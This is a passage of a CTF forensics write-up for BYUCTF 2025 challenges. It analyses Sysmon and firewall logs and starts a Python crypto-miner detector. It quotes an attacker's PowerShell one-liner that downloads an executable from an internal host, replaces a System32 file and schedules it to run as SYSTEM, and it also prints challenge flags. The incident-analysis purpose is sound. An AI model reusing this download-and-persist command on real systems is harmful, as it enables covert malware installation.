
$BINARY='C:\Windows\System32\update.exe' ; $ProgressPreference = 'SilentlyContinue' ; Invoke-WebRequest -Uri "http://192.168.1.107:8000/update.exe" -OutFile $BINARY ; schtasks /create /tn "updates" /tr $BINARY /ru 'SYSTEM' /sc onstart /rl highest ; schtasks /run /tn "updatesThis revealed that the attacker downloaded a malicious executable and replaced the legitimate C:\Windows\System32\update.exe with this malware while maintaining the same filename to avoid detection.
I extracted the update.exe and uploaded it to VirusTotal and this is the result.


This is definitely malware! Examining its behavior, we can see the IP address it’s trying to connect to:
And in Community we got the C2 framework

So the answer to Wimdows 4 is Sliver_192.168.1.224
Wimdows 5

Still using the same Sysmon log I see this entries

Thus Wimdows 5 answer is byuctf{00p5_4ll_b4ckd00r5_139874}
Summary
Based on the forensic analysis of the Sysmon logs and system artifacts, I’ve reconstructed the complete attack flow with corresponding MITRE ATT&CK techniques:
-
Elasticsearch Vulnerability Exploitation [T1190, T1133]
- The attacker exploited a critical vulnerability (CVE-2014-3120) in Elasticsearch 1.1.1
- Commands were executed directly through the Elasticsearch service process
- Elasticsearch was running with NT AUTHORITY\SYSTEM privileges, giving the attacker immediate system-level access
- Evidence: Sysmon logs showing command execution from
elasticsearch-service-x64.exe
-
PowerShell Command Execution [T1059.001, T1027]
- Base64-encoded PowerShell commands were executed to evade detection
- Complex malicious commands were run while bypassing security controls
- Commands executed with NT AUTHORITY\SYSTEM privileges inherited from the Elasticsearch service
- Evidence: Multiple encoded PowerShell execution events in Sysmon logs
-
System Information Gathering [T1082, T1087]
- The attacker gathered information about system configuration and user accounts
- This reconnaissance phase helped them plan further attack steps
- Evidence: Sequential nature of commands showing systematic enumeration
-
User Account Creation [T1136.001, T1078.003]
- Created new user account “phasma” for persistent access
- Added the account to “Remote Desktop Users” group for remote access capability
- Evidence: Explicit account creation and group modification events in logs
-
Scheduled Task Creation [T1053.005, T1543.003]
- Created scheduled task “updates” to run at system startup
- Explicitly configured to execute with NT AUTHORITY\SYSTEM privileges for maximum access
- Task creation was performed with elevated privileges inherited from the Elasticsearch service
- Evidence:
schtasks /create /tn "updates" /tr $BINARY /ru 'SYSTEM' /sc onstart /rl highest
-
Masquerading as System File [T1036.003, T1036.005]
- Downloaded and replaced legitimate
C:\Windows\System32\update.exewith malware - Download operation was performed with NT AUTHORITY\SYSTEM privileges, allowing modification of protected system files
- Maintained same filename and location to avoid detection
- Evidence: PowerShell command showing file replacement:
Invoke-WebRequest -Uri "http://192.168.1.107:8000/update.exe" -OutFile $BINARY
- Downloaded and replaced legitimate
-
Sliver C2 Framework [T1105, T1071]
- Malicious update.exe was a Sliver C2 framework implant
- Established communication with C2 server at 192.168.1.224
- Evidence: VirusTotal analysis confirming C2 communication
-
SYSTEM Level Execution [T1548, T1134]
- Scheduled task ran malware with NT AUTHORITY\SYSTEM privileges
- Highest possible local permissions on the Windows system
- The entire attack chain maintained SYSTEM privileges from initial access through execution
- Evidence:
/ru 'SYSTEM'parameter in scheduled task creation and/rl highestfor highest privilege level
-
Remote Desktop Protocol [T1021.001]
- Configured RDP access via “Remote Desktop Users” group membership
- Created potential for movement to other systems in the network
- Evidence: Specific group membership modification
-
Backdoor Establishment [T1505]
- Implemented a persistent backdoor for future access
- Replaced system accessibility executables with command shell (sticky keys backdoor technique)
- Revealed by flag
byuctf{00p5_4ll_b4ckd00r5_139874} - Evidence: Backdoor commands and file replacements visible in Sysmon logs
Forensics
Are You Looking Me Up?
Description
 Are You Looking Me Up?
Thought Process
Let me examine a few lines from the log file.
┌──(d4nhwu4n㉿hide-and-seek)-[/mnt/e/CTF/BYUCTF2025/for/Are You Looking Me Up]
└─$ cat logs.txt | head -n 20
2025-05-06T14:49:32+00:00 155,,,c0dbc3f4f934c1cb95f41a1f3d23a189,vtnet0,match,pass,in,4,0x0,,128,23413,0,none,17,udp,72,172.16.0.10,172.16.0.1,53829,53,52
2025-05-06T14:49:32+00:00 164,,,75a2b136446ad166a85f3150b40b7d1e,vtnet0,match,pass,in,4,0x0,,128,41412,0,none,17,udp,72,172.16.0.10,8.8.8.8,53829,53,52
2025-05-06T14:49:32+00:00 164,,,75a2b136446ad166a85f3150b40b7d1e,vtnet0,match,pass,in,4,0x0,,128,9674,0,DF,6,tcp,52,172.16.0.10,4.149.227.78,65308,443,0,S,3208345317,,64240,,mss;nop;wscale;nop;nop;sackOK
2025-05-06T14:49:32+00:00 164,,,75a2b136446ad166a85f3150b40b7d1e,vtnet0,match,pass,in,4,0x0,,128,63011,0,DF,6,tcp,52,172.16.0.10,52.183.205.142,65309,443,0,S,2199077471,,64240,,mss;nop;wscale;nop;nop;sackOK
2025-05-06T14:49:32+00:00 164,,,75a2b136446ad166a85f3150b40b7d1e,vtnet0,match,pass,in,4,0x0,,128,21701,0,DF,6,tcp,52,172.16.0.10,13.95.31.18,65310,443,0,S,3089797986,,64240,,mss;nop;wscale;nop;nop;sackOK
2025-05-06T14:49:32+00:00 164,,,75a2b136446ad166a85f3150b40b7d1e,vtnet0,match,pass,in,4,0x0,,128,52240,0,DF,6,tcp,52,172.16.0.10,13.69.239.74,65311,443,0,S,1512276322,,64240,,mss;nop;wscale;nop;nop;sackOK
2025-05-06T14:49:33+00:00 164,,,75a2b136446ad166a85f3150b40b7d1e,vtnet0,match,pass,in,4,0x0,,128,63030,0,DF,6,tcp,52,172.16.0.10,52.183.205.142,65312,443,0,S,710496243,,64240,,mss;nop;wscale;nop;nop;sackOK
2025-05-06T14:49:33+00:00 155,,,c0dbc3f4f934c1cb95f41a1f3d23a189,vtnet0,match,pass,in,4,0x0,,128,23414,0,none,17,udp,80,172.16.0.10,172.16.0.1,53269,53,60
2025-05-06T14:49:33+00:00 164,,,75a2b136446ad166a85f3150b40b7d1e,vtnet0,match,pass,in,4,0x0,,128,40646,0,DF,6,tcp,52,172.16.0.10,209.209.4.232,65313,80,0,S,71362922,,64240,,mss;nop;wscale;nop;nop;sackOK
2025-05-06T14:49:33+00:00 164,,,75a2b136446ad166a85f3150b40b7d1e,vtnet0,match,pass,in,4,0x0,,128,21719,0,DF,6,tcp,52,172.16.0.10,13.95.31.18,65314,443,0,S,648020988,,64240,,mss;nop;wscale;nop;nop;sackOK
2025-05-06T14:49:34+00:00 164,,,75a2b136446ad166a85f3150b40b7d1e,vtnet0,match,pass,in,4,0x0,,128,52254,0,DF,6,tcp,52,172.16.0.10,13.69.239.74,65315,443,0,S,2912397937,,64240,,mss;nop;wscale;nop;nop;sackOK
2025-05-06T14:49:34+00:00 21,,,02f4bab031b57d1e30553ce08e0ec131,vtnet0,match,block,in,4,0x0,,64,22178,0,DF,17,udp,268,192.168.1.20,255.255.255.255,50924,10001,248
2025-05-06T14:49:35+00:00 144,,,4fecac63b6446ce80c3df5c947ca3aa1,vtnet0,match,pass,in,4,0x0,,64,16715,0,DF,6,tcp,60,172.16.96.57,216.239.32.106,49153,53,0,S,1179500,,29200,,mss;sackOK;TS;nop;wscale
2025-05-06T14:49:36+00:00 155,,,c0dbc3f4f934c1cb95f41a1f3d23a189,vtnet0,match,pass,in,4,0x0,,64,22309,0,DF,1,icmp,84,172.16.0.70,172.16.0.1,datalength=64
2025-05-06T14:49:36+00:00 146,,,5c6fe00c82fd64877509b3fc99e38d2c,vtnet0,match,pass,in,4,0x0,,64,60244,0,DF,17,udp,76,172.16.96.10,23.94.221.138,42556,123,56
2025-05-06T14:49:37+00:00 155,,,c0dbc3f4f934c1cb95f41a1f3d23a189,vtnet0,match,pass,in,4,0x0,,64,44534,0,DF,17,udp,56,172.16.0.70,172.16.0.1,39158,53,36
2025-05-06T14:49:39+00:00 155,,,c0dbc3f4f934c1cb95f41a1f3d23a189,vtnet0,match,pass,in,4,0x0,,64,19821,0,DF,6,tcp,64,172.16.0.5,172.16.0.1,51892,53,0,S,1336358162,,64240,,mss;sackOK;TS;nop;wscale;tfo;nop;nop
2025-05-06T14:49:39+00:00 164,,,75a2b136446ad166a85f3150b40b7d1e,vtnet0,match,pass,in,4,0x0,,64,31526,0,DF,6,tcp,60,172.16.0.5,172.67.69.190,38496,443,0,S,1535450510,,64240,,mss;sackOK;TS;nop;wscale
2025-05-06T14:49:39+00:00 164,,,75a2b136446ad166a85f3150b40b7d1e,vtnet0,match,pass,in,4,0x0,,64,53856,0,DF,6,tcp,60,172.16.0.5,172.67.69.190,38512,443,0,S,4087106031,,64240,,mss;sackOK;TS;nop;wscale
2025-05-06T14:49:39+00:00 164,,,75a2b136446ad166a85f3150b40b7d1e,vtnet0,match,pass,in,4,0x0,,64,60169,0,DF,6,tcp,60,172.16.0.5,104.26.10.102,58628,443,0,S,2650452426,,64240,,mss;sackOK;TS;nop;wscaleFrom this log, I can identify which column contains the IP addresses I need to analyze. By determining which IP appears most frequently, I should have my answer.
┌──(d4nhwu4n㉿hide-and-seek)-[/mnt/e/CTF/BYUCTF2025/for/Are You Looking Me Up]
└─$ cat logs.txt | awk -F',' '$0 ~ /,53,/ {print $20}' | sort | uniq -c | sort -nr
133444 172.16.0.1
73490 216.239.32.106
41183 172.16.96.1
3614 8.8.8.8
215 172.16.16.1
206 172.16.64.1
130 172.18.0.1
17 216.239.38.106
16 216.239.36.106
15 216.239.34.106
15 172.16.4.1
4 199.7.83.42
4 198.41.0.4
4 13.107.237.2
4 13.107.237.1
3 13.107.238.2
2 199.180.182.53
2 192.5.6.30
2 192.33.14.30
2 170.247.170.2
2 13.107.238.1
2 1.1.1.1
1 67.202.13.158
1 50.205.57.38
1 255.255.255.255
1 239.255.255.250
1 23.192.228.231
1 23.168.136.132
1 206.226.67.233
1 204.79.197.1
1 199.7.91.13
1 199.26.61.9
1 199.26.60.53
1 198.51.44.7
1 193.0.14.129
1 192.58.128.30
1 192.36.148.17
1 192.26.92.30
1 185.125.190.56
1 172.67.69.190
1 131.253.21.1Code explanation: This command processes the log file to identify the most common DNS server IP addresses:
cat logs.txt- Reads the contents of the log fileawk -F','- Uses awk with comma as field separator to process each line$0 ~ /,53,/- Filters for lines containing port 53 (DNS traffic){print $20}- Extracts the 20th field from each line, which contains destination IP addressessort- Sorts all IP addresses alphabeticallyuniq -c- Counts occurrences of each unique IP addresssort -nr- Sorts numerically in reverse order, showing most frequent IPs first
The output lists IP addresses by frequency, revealing patterns in the network traffic that could help identify unusual connections or potential security issues.
-> The flag is byuctf{172.16.0.1}
Mine Over Matter
Description
 Mine Over Matter
Thought Process
Looking at this challenge, I was given network logs similar to the previous Are You Looking Me Up? challenge. The challenge name “Mine over Matter” strongly suggests we’re looking for cryptocurrency mining activity.
My approach was straightforward:
- Understand the problem: Find hosts that are performing cryptocurrency mining
- Analyze the data: Network logs showing connections between internal hosts and external servers
- Identify patterns: Mining typically involves:
- High volume connections to mining pools
- Repeated connections to the same external IPs
- Traffic patterns different from normal web browsing
Since manually analyzing thousands of log entries would be time-consuming and error-prone, I decided to automate the process. I asked GitHub Copilot to help me write a Python script that could:
- Parse network logs and extract IP addresses
- Identify known mining pool IP ranges
- Calculate suspicious activity scores for each internal host
- Filter out legitimate traffic (like DNS, CDNs, etc.)
#!/usr/bin/env python3
# crypto_miner_detector.py - Advanced analyzer for finding crypto mining hosts
import argparse
import ipaddress
import re
import sys
from collections import Counter, defaultdict
from typing import Dict, Tuple
# Known mining pool providers and suspicious IP ranges
MINING_PROVIDERS = [
"51.79.", "51.89.", "51.195.", "51.15.", "51.210.", "51.68.", "51.222.", # OVH
"130.162.", "132.145.", "140.238.", # Oracle Cloud
"135.148.", "163.172.", "141.95.", # OVH/Scaleway
"45.63.", "45.61.", "45.56.", # Vultr
"66.42.", "107.191.", "144.202.", # Vultr
"198.60.", "192.48.", # FIBERRING/Mining focused
"147.135.", "149.248.", # OVH
"185.95.218.", # Mining pools
"162.19.139.", # Mining services
]
# High-traffic legitimate services to filter out
LEGITIMATE_SERVICES = [
"8.8.8.8", "8.8.4.4", "1.1.1.1", # DNS
"216.239.32.106", "216.239.34.106", "216.239.36.106", "216.239.38.106", # Google DNS
"104.26.", "172.67.", "104.21.", # Cloudflare CDN
"172.217.", "142.250.", "74.125.", # Google services
"13.107.", "20.44.", "52.96.", # Microsoft services
"151.101.", "199.232.", # Reddit/Fastly CDN
"239.255.255.250", # Multicast
"224.0.0.", # Multicast
]
IP_RE = re.compile(r"\b(?:\d{1,3}\.){3}\d{1,3}\b")
def is_private(ip_str: str) -> bool:
"""Return True if ip_str is a private / RFC1918 / link-local IPv4 address."""
try:
ip_obj = ipaddress.ip_address(ip_str)
return ip_obj.is_private or ip_obj.is_loopback or ip_obj.is_link_local
except ValueError:
return True
def parse_line(line: str) -> Tuple[str, str]:
"""Extract source and destination IPv4 addresses from log line."""
ips = IP_RE.findall(line)
if len(ips) >= 2:
return ips[0], ips[1]
return None, None
def is_mining_pool_ip(ip: str) -> bool:
"""Check if IP belongs to known mining pool providers."""
return any(ip.startswith(prefix) for prefix in MINING_PROVIDERS)
def is_legitimate_service(ip: str) -> bool:
"""Check if IP belongs to known legitimate services."""
